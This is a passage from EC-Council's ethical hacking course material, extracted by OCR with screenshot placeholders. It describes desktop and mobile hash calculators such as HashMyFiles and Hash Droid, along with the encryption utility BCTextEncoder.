


Figure 20.10: Screenshot of MD5 Calculator

- **HashMyFiles**

  Source: *https://www.nirsoft.net*

  HashMyFiles is a utility that allows you to calculate the MD5 and SHA1 hashes of one or more files in the system. It allows you to copy the MD5/SHA1 hash list to the clipboard or save it in a text/html/xml file. You can launch HashMyFiles from the context menu of Windows Explorer and display the MD5/SHA1 hashes of the selected files or folders.





Figure 20.11: Screenshot of HashMyFiles

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional MD5 and MD6 hash calculators are as follows:

- MD6 Hash Generator (*https://www.browserling.com*)
- All Hash Generator (*https://www.browserling.com*)
- MD6 Hash Generator (*https://convert-tool.com*)
- md5 hash calculator (*https://onlinehashtools.com*)
- HashCalc (*https://www.slavasoft.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Hash Calculators for Mobile

Some hash calculators for mobile devices are discussed below.

- **Hash Tools**

  Source: *https://play.google.com*

  Hash Tools is a utility for calculating a hash from a given text or decrypting a hash to its original text. In this application, the available hash functions are MD4, MD5, SHA-1, SHA-256, SHA-384, SHA-512, and NTLM.




Figure 20.12: Screenshot of Hash Tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Hash Droid**

  Source: *https://play.google.com*

  The Hash Droid utility helps to calculate a hash from a given text or a file stored on the device. In this application, the available hash functions are Adler-32, CRC-32, Haval-128, MD2, MD4, MD5, RIPEMD-128, RIPEMD-160, SHA-1, SHA-256, SHA-384, SHA-512, Tiger, and Whirlpool.





Figure 20.13: Screenshot of Hash Droid

Some additional MD5 hash calculators are as follows:

- MD5 Checker (*https://play.google.com*)
- Hash Checker (*https://play.google.com*)
- Hashr - Checksum & Hash Digest Calculator (*https://play.google.com*)
- Hash Calculator (*https://play.google.com*)
- Hash Calc (*https://play.google.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Cryptography Tools

You can use various cryptographic tools for encrypting and decrypting your information, files, etc. These tools implement different types of encryption algorithms.

- **BCTextEncoder**

  Source: *https://www.jetico.com*

  The BCTextEncoder utility simplifies the encoding and decoding of text data. It compresses, encrypts, and converts plaintext data into text format, which the user can then copy to the clipboard or save as a text file. It uses public key encryption methods as well as password-based encryption. Furthermore, it uses strong and approved symmetric and public-key algorithms for data encryption.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

